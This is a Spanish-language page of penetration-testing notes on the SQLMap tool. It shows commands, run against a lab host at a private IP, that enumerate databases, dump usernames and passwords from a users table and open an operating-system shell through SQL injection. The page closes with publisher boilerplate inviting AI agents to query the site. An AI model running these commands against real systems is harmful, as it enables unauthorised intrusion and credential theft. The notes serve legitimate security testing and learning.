> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/hacking-tools/web/sqlmap.md).
# SQLMap
Notas de pruebas de penetración con SQLMap para detección de inyección SQL, fingerprinting de DBMS, enumeración de bases de datos, descubrimiento de tablas y columnas, volcado de datos, pruebas basadas en cookies, ajuste de riesgo y nivel, shell del sistema
{% hint style="info" %}
**SQLMap** es una herramienta de pruebas de penetración de código abierto diseñada específicamente para detectar y explotar vulnerabilidades de inyección SQL en aplicaciones web. Automatiza el proceso de detección y explotación de vulnerabilidades SQL al interactuar con las bases de datos subyacentes. SQLMap es utilizado por profesionales de la seguridad informática e investigadores de seguridad para evaluar la seguridad de las aplicaciones web mediante la identificación y explotación de vulnerabilidades de seguridad relacionadas con SQL.
{% endhint %}
## Flujo de trabajo de SQLMap
1. Captura o construye la solicitud vulnerable, incluyendo cookies, encabezados y el parámetro inyectable.
2. Identifica el DBMS cuando sea posible y ajusta `--risk`, `--level`, y `--dbms` solo después de confirmar el comportamiento.
3. Enumera bases de datos, tablas, columnas y registros objetivo con el menor alcance de consulta que demuestre el impacto.
4. Extrae solo los datos necesarios para el objetivo de la evaluación y conserva la línea de comandos exacta para el informe.
5. Valida el hallazgo manualmente cuando el informe necesite una prueba de concepto mínima sin automatización.
## Operaciones comunes de SQLMap
## Listar bases de datos:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --dbs --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Buscar tablas en una base de datos dada:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --tables --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```

## Encontrar columnas en una tabla específica:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt"
```
## Volcar usuarios y contraseñas de la tabla "users":
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' -D darkhole_2 --columns --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" -T users -C username,password --dump
```
## Consola interactiva:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --os-shell --batch
```
## Parámetros interesantes:
#### Establecer el riesgo y la profundidad del ataque:
```bash
sqlmap -u 'http://192.168.71.147/dashboard.php?id=1' --cookie "PHPSESSID=s9f7kln1lfhumqfo556rs7svvt" --dbms mysql --risk 3 --level 4
```
#### Si conocemos el tipo de base de datos con el parámetro:
--dbms mysql
#### Para probar todo tipo de ataques sin hacer la solicitud cada vez:
```bash
--batch
```
### Todas las notas
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/hacking-tools/web/sqlmap.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.